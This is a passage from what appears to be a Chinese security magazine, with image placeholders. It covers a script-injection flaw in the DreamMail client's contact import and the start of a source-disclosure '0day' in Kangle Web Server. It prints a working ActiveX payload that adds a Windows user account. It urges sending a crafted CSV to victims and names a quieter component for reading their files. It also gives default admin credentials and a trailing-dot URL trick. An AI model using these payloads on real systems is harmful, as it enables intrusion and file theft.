

图 5

图 5 显示的内容证实了我们的猜测，DreamMail 果然利用网页形式来显示联系人的信息。

从图 5 中，我们看到，此刻的文件类型是一个“HTML Documents”，而“地址”一栏中显示的就是 DreamMail 保存联系人信息的网页文件地址。从图 5 中，我们可以看到网页文件所处的位置在当前系统的用户临时文件夹中，让我们打开这个文件夹看一看，如图 6 所示。




图 6

图 6 中的两个网页文件都是 DreamMail 用来显示联系人信息的，这就是为什么我们在图 5 右侧看到的联系信息好像显示为上下两个一样的内容。

现在，问题来了，既然联系人的信息在 DreamMail 显示的瞬间是被保存在本地系统当中的，而且还是网页文件，那么如果我们能够将脚本代码放入到联系人的某个信息中，那么当 DreamMail 在显示该联系人的信息时，会不会就发生了跨域脚本执行漏洞呢？


DreamMail 是支持联系人信息导入功能的，这一功能可以从 DreamMail 的“文件”菜单的“通讯录导入导出”中找到，如图 7 所示。


图 7

我们现在首先利用 DreamMail 的通讯录导入导出功能将当前新建立的这个名叫“test”的联系人的信息导出。注意，这里导出的格式为 csv。

这里将导出的 csv 文件使用 Windows 系统自带的记事本程序打开，如图 8 所示。

由于 csv 文件是采用逗号来分隔数据，其中显示为 http://192.168.1.2 的地方是需要我们修改的地方。我们将 http://192.168.1.2 修改为一段只有本地权限才能执行的脚本代码，即：<script> var wsh=new ActiveXObject ("wscript.shell");wsh.run("cmd.exe /c net user aiwuyan 123456 /add");</script>。


图 8

一定要注意，在写脚本代码的时候不要使用逗号，因为 csv 文件在被导入的时候将会利用逗号来分割数据，造成脚本代码被破坏。

保存新修改的csv文件，现在，我们再次利用DreamMail的导入通讯录功能将这个csv文件保存的联系人信息导入到软件当中（记得提前在DreamMail中删除我们刚才建立的“test”联系人）。

导入成功后，我们再次通过单击图2中左下方的“通讯录”按钮来查看当前联系人，你会发现令人惊奇的事情发生了，如图9所示。




图 9

大家看到图9中的那个警告提示了吗？这意味着我们插入到csv文件中的脚本代码被顺利执行了！要知道那段脚本是需要本地域权限才能运行的！

当DreamMail的用户在点击通讯录时，他会看到图9中的安全提示对话框可能以为这是DreamMail本身的提示，于是，他就会选择“是”。与此同时，我们插入到联系人信息中的脚本代码就会被顺利执行，从而在当前用户的系统当中添加一个叫做“aiwuyan”的用户，效果如图10所示。




图 10

毫无疑问，这是一个典型的跨域脚本执行漏洞，DreamMail的设计者可能真的没有注意到这个细节。

现在，你可以制造一个带有恶意脚本代码的通讯录csv文件，将它发送给某个DreamMail的用户让他导入DreamMail当中，一旦该用户查看新导入的联系人信息时，恶意的脚本代码就会立即执行，实现远程攻击。

不过，在利用这个漏洞的时候，我们需要注意几个问题。第一，在测试中发现，DreamMail会多次执行脚本代码，这就使得我们在编写脚本代码的时候需要注意，防止脚本代码多次执行后出现问题。第二，我们上面演示的是使用“wscript.shell”这个组件来测试DreamMail的跨域脚本执行漏洞，这个组件在调用的时候会出现图9那样的警告提示，这太过于张扬，我们其实完全可以利用一些其他的组件来实现脚本攻击。例如，Microsoft.XMLhttp这个组件在调用的时候就不会出现警告提示，利用它我们完全可以实现远程读取到用户系统上的任意文件内容。当然，这里要导出联系人的方式就不能采用csv格式，而是需要采用vcf的格式，因为，在使用Microsoft.XMLhttp组件读取用户本地系统上的文件内容时，难免会使用到逗号。前面说过，逗号是csv文件的分隔符号，不能使用。在利用Microsoft.XMLhttp组件获取用户本地系统上的文件内容时就不会出现图9那样明显的警告提示对话框，效果如图11所示。




图 11

最后，我这里只是演示了DreamMail这个新的跨域漏洞的挖掘过程，这一点在我新出版的《暗战亮剑——软件漏洞发掘与安全防范实战》一书中也有着更加详细的论述。我相信大家对此漏洞一定会有着更好的利用方法，欢迎大家到论坛上一起讨论交流。同时，利用该漏洞进行非法活动的，与作者和杂志一律无关。

前置知识：无
关键词：Kangle、源代码、0day



Kangle Web Server 源代码信息泄露 0day

文/图 爱无言

最近，朋友的单位为了方便内网用户，他们的网管使用了一款名为“Kangle Web Server”的Web服务程序来建立Web环境。听朋友说，这个程序还可以，运行了一段时间没有发现什么问题，只不过下一步打算在其上建立一些分级别信息供公司内部不同级别的科员使用，为了安全期间，朋友邀请我来做一个安全测试，看看能不能发现什么安全隐患。

我上网搜索了一下这个“Kangle Web Server”程序，发现它是今年才面市的一款新软件。其开发公司是“南昌邦腾科技有限责任公司”。从该软件的官方网站上我下载了“Kangle Web Server”的最新版本：Kangle Web Server 0.93 for Windows。

由于是一款新软件，网络查询下没有任何关于该软件的安全漏洞信息，不得已只好自己来做测试了。写了几个 python 脚本，打算测试测试该程序有没有什么溢出漏洞，没想到测试完毕竟然没有发现什么溢出漏洞。调整思维，在我印象当中，Web 服务程序一般存在的常见安全漏洞类型有：缓冲区溢出漏洞、拒绝服务漏洞、源代码信息泄露漏洞、跨站脚本漏洞。这其中，前两种安全漏洞属于内存处理上的错误造成的安全漏洞，而源代码信息泄露漏洞则属于程序逻辑处理错误造成的安全漏洞。既然，我们测试溢出漏洞没有获得什么结果，那么就可以入手测试挖掘一下其他两种安全漏洞，我这里选择了测试源代码信息泄露漏洞。

由于“Kangle Web Server”默认安装情况下支持对 aspx 文件的解析，通过访问 URL 地址：http://127.0.0.1: 3311，这是“Kangle Web Server”自带的管理模式，我们能够看到“Kangle Web Server”的所有配置，如图 1 所示。




图 1

在登录“Kangle Web Server”的管理模式时，我们需要正确输入用户名“admin”和密码“kangle”。

我们现在写一个简单的测试 aspx 文件，代码如下：

```
<%
Response.Write("test")
%>
```

代码很简单，利用 Response.Write 方法向浏览器输出“test”字符串。保存该测试 aspx 文件为 1.aspx，我们将它放置到“Kangle Web Server”程序的 Web 服务目录“www”文件夹中，如图 2 所示。




图 2

打开浏览器，我这里使用的是 Internet Explorer 6。在地址栏中输入：http://127.0.0.1:8088/1.aspx。回车，如图 3 所示。

我们看到浏览器显示出“test”字符串，这证明“Kangle Web Server”程序正确解析了 1.aspx 文件中的代码。




图 3

请大家注意，我们现在在图 3 显示的地址栏中，在当前 URL 地址后加上一个字符“.”，即 http://127.0.0.1:8088/1.aspx.。此刻再次访问这个新的 URL 地址，你会发现一个惊奇的画面，如图 4 所示。

